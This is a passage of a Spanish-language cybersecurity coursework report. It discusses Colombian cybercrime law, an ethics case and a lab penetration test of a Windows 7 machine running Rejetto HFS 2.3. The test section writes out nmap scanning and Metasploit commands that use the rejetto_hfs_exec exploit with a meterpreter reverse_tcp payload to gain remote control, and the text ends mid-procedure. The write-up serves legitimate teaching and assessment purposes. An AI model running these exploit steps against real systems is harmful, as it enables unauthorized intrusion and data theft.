


Nota: Elaboracion Propia.

Artículo 269H - Circunstancias de agravación punitiva*:* Si el acuerdo pone restricciones que impiden denunciar actividades ilegales relacionadas con datos sensibles o sistemas de confianza, podríamos estar en problemas. Esto crearía un ambiente donde esas acciones ilícitas pasan desapercibidas y eso facilita que se cometan infracciones más graves, según lo que establece la Ley 1273.

Figura 10

Circunstancias de agravación punitiva.



Nota: Elaboracion Propia.

Análisis Propuesta Laboral.

Como experto en ciberseguridad, el decidir si aceptar una oferta como esta, no es algo que tomo a la ligera. Por un lado, el salario suena atractivo y un contrato vitalicio puede parecer tentador, pero, por otro lado, hay riesgos importantes en los términos del acuerdo de confidencialidad que hay que firmar; después de pensarlo bien y guiándome por mi ética profesional creo que no aceptaría una oferta así.

El problema principal está en el acuerdo del Anexo 3, que parece limitar la posibilidad de denunciar actividades sospechosas o incluso ilegales. Esto va en contra de mis principios y de lo que considero buenas prácticas en ciberseguridad. Para mí, la confidencialidad es clave, pero la transparencia también lo es. Si no se pueden reportar cosas que no están bien, se pone en riesgo la integridad de la información y la seguridad de la empresa y sus clientes.

Además, está el tema de los riesgos legales y de reputación, como responsable de la seguridad informática, sí me doy cuenta de procesos o actividades ilegales dentro de la empresa y no puedo denunciarlos, podría meterme en problemas legales graves. Esto también podría afectar el cumplimiento de las leyes sobre seguridad de la información, especialmente en lo relacionado con delitos informáticos. Prefiero trabajar en un lugar donde pueda hacer mi trabajo con ética, proteger los datos y no tener que preocuparme por estar encubriendo actividades que van en contra de lo legal y mi ética.

Caso problema “Ciberespionaje y Ética en CyberFort Technologies.

El caso de CyberFort Technologies es uno de esos temas que dan mucho que pensar, especialmente por su impacto en el gobierno y en la confianza que depositamos en las empresas que manejan datos sensibles y nos pone frente a un dilema serio sobre las compañías que se

dedican a la ciberseguridad llegando a plantear interrogantes como ¿qué pasa cuando una compañía, que debería proteger información crítica con la mayor responsabilidad, cruza la línea?

En este caso, CyberFort usó de forma indebida su acceso para recolectar y vender información confidencial sin permiso. Esto no solo va en contra de la ética profesional, la confianza de sus clientes, sino que también pone en duda la reputación de toda la industria y de esta compañía. Los clientes esperan que las empresas dedicadas a ciberseguridad cumplan su principio de mantener la información confidencial, integra y disponible cuando se quiera acceder a esta.

Desde el punto de vista legal, las acciones de algunos empleados de CyberFort podrían calificarse como Ciberespionaje o violación de privacidad, rompiendo leyes de protección de datos. Además, vender información sin autorización podría acarrear acusaciones graves, como espionaje corporativo o mal uso de datos confidenciales, lo que podría ponerlos en apuros no solo a ellos, sino también a la compañía al iniciarse acciones legales.

Pregunta 1 – Limite de acceso a la información por parte de terceros o contratitas.

Es crucial establecer el alcance de los accesos necesarios, permitiendo que las empresas de ciberseguridad accedan únicamente a la información estrictamente requerida para las auditorías, sin sobrepasar sus funciones ni acceder a datos no autorizados. Por ello es fundamental definir con precisión el alcance, el tipo de información y las restricciones aplicables a los datos y sistemas de información.

Para prevenir el uso indebido de accesos no autorizados, es fundamental contar con políticas de seguridad claras y bien definidas, que permitan monitorear y registrar las actividades de los usuarios durante las auditorías. Esto implica ajustar los permisos de usuarios según el rol y

las responsabilidades de cada cargo, tanto en auditorías internas como externas, garantizando así el cumplimiento de las normativas internas de la organización.

Pregunta 2 - Medidas de protección ante análisis forense.

Con el fin de prevenir el uso inapropiado de herramientas forenses en el ámbito de la ciberseguridad, es fundamental contar con políticas de control y vigilancia que regule su aplicación conforme a los niveles de autorización establecidos. Algunas medidas clave incluyen:

- Definición clara de roles y asignación específica de privilegios.
- Supervisión constante de las actividades realizadas, acompañada de un sistema robusto de registro de eventos.
- Ejecución periódica de revisiones tanto internas como externas.
- Establecimiento de normas que promuevan la ética profesional y garanticen la confidencialidad de la información.
- Procedimientos formales para la validación de accesos y la supervisión en tiempo real.
- Formación continua orientada a fortalecer la conciencia ética y la responsabilidad en el entorno digital.
- Uso de soluciones tecnológicas orientadas a la detección y contención de riesgos provenientes del interior de la organización.

Pregunta 3 - Respuesta de los gobiernos y organizaciones.

La respuesta de las entidades gubernamentales debe ser rápida, efectiva y transparente, basada en protocolos claros que aborden aspectos legales, éticos y judiciales. A través de agencias especializadas en la supervisión de entornos cibernéticos, se deben realizar investigaciones internas legales y auditorías externas para determinar el alcance de posibles violaciones de seguridad y las responsabilidades de los involucrados en cada incidente. Además,

es crucial colaborar con organismos reguladores, agencias de inteligencia y entidades judiciales para establecer responsabilidades y sentar precedentes frente a casos de Ciberespionaje.

Derivado de los resultados obtenidos en el proceso de investigación, se deben definir sanciones económicas o restricciones contractuales cuando corresponda, así como establecer criterios más rigurosos para la selección de proveedores, evaluando sus competencias técnicas, historial ético y reputación.


Ejecución Pruebas de Intrusión.

Fase 1, Recolección Información.

Maquina con Windows 7: En esta fase se identifica el equipo sobre el cual se realizará el ejercicio de escaneo. Se trata de un equipo con sistema operativo Microsoft Windows 7 Professional SP1, compilación 7601, arquitectura x64, y con el nombre de host **PC202006**. Este equipo cuenta con un usuario configurado sin contraseña de acceso, con la dirección IP **192.168.1.12**.

Figura 11

Informacion de la Maquina Objetivo.




Nota: Elaboracion Propia.

NMAP: Se utilizará software especializado en análisis de red y auditoría, instalado en una distribución de Kali Linux, Parrot. El objetivo es ejecutar comandos que permitan identificar las direcciones IP asociadas al dispositivo a evaluar. El software empleado es **Nmap**, versión **7.94SVN**.

Figura 12

Validacion de Version de Nmap.



Nota: Elaboracion Propia.

Fase 2, Búsqueda Vulnerabilidades.


En las actividades mencionadas por el Anexo 4, es fundamental la identificación de los medios a través de los cuales se está generando la fuga de información desde la máquina comprometida. Para este contexto, se contemplan varias posibles causas:

- **Sistema operativo obsoleto**: El equipo tiene Windows 7, un sistema actualmente descontinuado y sin soporte oficial por parte de Microsoft, lo que implica la falta de actualizaciones de seguridad y por ende, la imposibilidad de aplicar parches ante vulnerabilidades conocidas.
- **Configuración insegura de usuario**: El equipo cuenta con un usuario básico sin contraseña de acceso, lo que representa una vulnerabilidad crítica en cuanto a controles de autenticación y protección del sistema.

- **Presencia de software vulnerable**: Durante el análisis se identificó el software **Rejetto File Server**, versión **2.3**, la cual no se encuentra actualizada, la última versión disponible es la **2.4.0 RC7**, lo que sugiere la existencia de posibles vulnerabilidades explotables en la versión instalada.

Figura 13

Vulnerabilidad Rejetto.



Nota: Elaboracion Propia.


Fase 3, Explotación Vulnerabilidades.

En esta fase, con las máquinas virtuales ya iniciadas, se ejecutan desde la consola de Parrot. Hacia el equipo objetivo de la intervención, máquina con Windows 7 SP1, en la cual se encuentra en funcionamiento el software **Rejetto File Server**, versión **2.3**.

Para identificar vulnerabilidades se lanza un escaneo con NMAP bajo el comando **nmap –sS –A 192.168.1.12**, a la maquina con sistema operativo Windows 7, con dirección IP 192.168.1.12, desde la maquina con la distribución de Linux Parrot, obteniendo resultados de vulnerabilidades en el puerto 80 HttpFileServer.

Figura 14

Escaneo con Nmap e Identificacion de la Vulnerabilidad.



Nota: Elaboracion Propia.

Fase 4, Post – Explotación.


En esta fase, luego de identificar las posibles vulnerabilidades y accesos disponibles en el equipo víctima, se procede de manera controlada a realizar diferentes pruebas. Para ello, se hace uso de herramientas como **MSF6**, junto con *exploits*, *payloads* y ejecuciones tipo *shell*, con el objetivo de obtener acceso y control remoto sobre el equipo Windows 7, cuya dirección IP es **192.168.1.12.**

Comandos a emplear:

Exploit windows/http/rejetto_hfs_exec
set payload windows/x64/meterpreter/reverse_tcp
set rhost 192.168.1.12

Figura 15

Selección del Exploit desde Matasploit.



Nota: Elaboracion Propia.

Fase 5, Informe.

Una revisión detallada permitió confirmar que el equipo comprometido funcionaba con una infraestructura desactualizada y configuraciones de seguridad mínimas, lo que lo hacía especialmente vulnerable frente a posibles ataques externos. Durante la investigación se comprobó que el sistema operativo, **Windows 7**, no contaba con actualizaciones recientes, y que además se encontraba en ejecución la aplicación **Rejetto v2.3**, conocida por presentar fallos críticos de seguridad.

Estas condiciones facilitaron el acceso remoto no autorizado, exponiendo serias debilidades en la protección del equipo. Ni el firewall ni otros controles de seguridad estaban correctamente configurados para mitigar este tipo de amenazas. Este entorno de pruebas permitió

confirmar que la combinación de estas vulnerabilidades puede dar lugar a accesos remotos que comprometen tanto información sensible como las configuraciones generales del sistema.

Anexo 4, Escenario 3.

Para listar los datos del anexo 4 – escenario 3, que ayudaron a identificar el fallo de seguridad, se realizó un análisis enfocado en identificar la vulnerabilidad que permitió comprometer el equipo con sistema operativo Windows.

Uno de los primeros pasos clave fue revisar la información básica del sistema. Se confirmó que el equipo operaba con **Windows 7 SP1**, un sistema sin soporte y, por tanto, sin actualizaciones de seguridad activas. Además, se detectó la instalación de **Rejetto File Server en su versión 2.3**, la cual, según reportes previos disponibles en Notas como la plataforma de INCIBE, presenta vulnerabilidades conocidas. Este hallazgo permitió enfocar el análisis en la búsqueda de *exploits* específicos tanto para esta aplicación como para el sistema operativo. La combinación de ambos factores sugería la posibilidad de ejecutar código remoto, abrir una shell y escalar privilegios dentro del sistema.

Durante la inspección de las conexiones de red y los puertos activos, se observaron intentos de salida inusuales que no coincidían con el comportamiento esperado del equipo o de la aplicación instalada. Este patrón fue un indicador claro de actividad anómala y fortaleció la hipótesis sobre la fuga de información a través del servicio vulnerable.

También se llevó a cabo un análisis de los registros de eventos del sistema operativo. Estos logs ayudaron a identificar eventos sospechosos relacionados con la creación de nuevos usuarios y posibles movimientos para elevar privilegios. La aparición de una cuenta con


privilegios de administrador, que no estaba presente en la configuración original del sistema, reforzó la teoría de que el atacante pudo aprovechar una mala configuración o una vulnerabilidad activa para tomar control del equipo.

Identificación Fallos Seguridad.

Durante el proceso de detección de vulnerabilidades en el sistema operativo Windows 7 (Service Pack 1), se constató que, al tratarse de una plataforma descontinuada y sin soporte oficial por parte de Microsoft desde hace varios años, presenta múltiples debilidades. Entre ellas destacan la exposición de servicios y puertos abiertos que permiten conexiones remotas no autorizadas, así como la desactivación del firewall, lo que facilita significativamente el trabajo de posibles atacantes al momento de localizar y explotar fallos de seguridad.

Figura 16

Identificación de Fallo de Seguridad.



Nota: Elaboracion Propia.


el objetivo de recolectar información sobre la máquina objetivo, maquina Windows 7, se identificó una serie de puertos activos en el sistema.

Dentro de los resultados se destaca el puerto 80/tcp, comúnmente utilizado para el tráfico web vía HTTP. Aunque su presencia es habitual, en esta instancia el servicio se encontraba en estado LISTENING, lo que indica que estaba listo para aceptar conexiones entrantes.

Al profundizar en el análisis, se detectó que dicho puerto alojaba una instancia del servicio **httpFileServer httpd 2.3**, correspondiente al software **Rejetto v 2.3**, el cual es conocido por múltiples vulnerabilidades documentadas por INCIBE o MITTRE que permiten la ejecución remota de código, convirtiéndolo en un punto de entrada potencial para atacantes, explotando Vulnerabilidades como: CVE-2014-7226, CVE-2020-13432, CVE-2024-23692.

Figura 17

Vulnerabilidad httpFileServer.



Nota: Elaboracion Propia.

Afectación del Ataque a la Maquina.

El ataque se realiza contra un equipo con sistema operativo Windows 7 SP1 de arquitectura x64 evidenciando múltiples debilidades críticas en materia de seguridad. Al tratarse de un sistema obsoleto, sin soporte oficial ni actualizaciones recientes, se vuelve especialmente vulnerable a amenazas externas. La ausencia de una configuración adecuada de reglas de firewall deja expuesto el entorno del sistema, reduciendo considerablemente su capacidad de defensa en tiempo real.

Una de las amenazas más severas identificadas fue la posibilidad de ejecución remota de comandos, facilitada por una aplicación con una versión desactualizada del software **Rejetto (v2.3)**. Esta aplicación es accesible a través del puerto 80, es conocida por permitir la explotación de vulnerabilidades documentadas, lo que permite al atacante asumir el control del sistema de manera no autorizada, es factible realizar acciones como el reconocimiento de servicios activos, la escalada de privilegios, la creación de cuentas no legítimas, la modificación o eliminación de archivos, e incluso la instalación de programas maliciosos.

El control del equipo comprometido también abre la puerta a la recolección de información sensible, la transferencia de datos a destinos externos y el uso abusivo del sistema comprometido con fines ilícitos o destructivos.

Figura 18

Descripción Grafica del Proceso del Proceso de Ataque a la Maquina.

Nota: Elaboracion Propia.


Pasos de Explotación de Vulnerabilidades.

Para la fase de explotación del equipo objetivo con Windows 7 Pro SP1, con dirección IP 192.168.1.12, Sin parches de actualizaciones de seguridad y versiones obsoletas de software como rejetto v2.3, la cual cuenta con vulnerabilidades y métodos de explotación desde Metasploit en su versión 6.4.58-dev.

Con el comando: **Search hfs,** para realizar la búsqueda de los exploit asociados a rejetto.

Figura 19

Busqueda de Exploit.



Nota: Elaboracion Propia

Exploit que permite la explotación de la vulnerabilidad:

Exploit/windows/http/rejetto_hfs_exec

Una vez en nuestra maquina parrot iniciamos terminal y escribimos el comando **msfconsole** para iniciar metaexploit, ya en la consola de metaexploit procedemos a seleccionar el exploit que permite explotar una vulnerabilidad conocida en el servidor web Rejetto V2.3 HFS (HTTP File Server) obteniendo acceso mediante la ejecución remota de código.

Mediante el comando: **use exploit/windows/http/rejetto_hfs_exec**,

indicamos que vamos a emplear este exploit.


Luego empleamos: **set payload windows/x64/meterpreter/reverse_tcp**

Para elegir el payload que se ejecutará tras una explotación exitosa de la vulnerabilidad, se configura una conexión inversa mediante TCP. Esta conexión permite que la máquina objetivo otorgue acceso remoto al atacante.

Seguido de: **show options** Comando que permite ver la configuración del exploit seleccionado.

Figura 20

Descripcion del contenido del Exploit.




Nota: Elaboracion Propia.

Continua la ejecución del comando: **set rhost 192.168.1.12,** Con el cual se indica la dirección IP de la maquina objetivo.

Figura 21

Direccionamiento del Exploit.

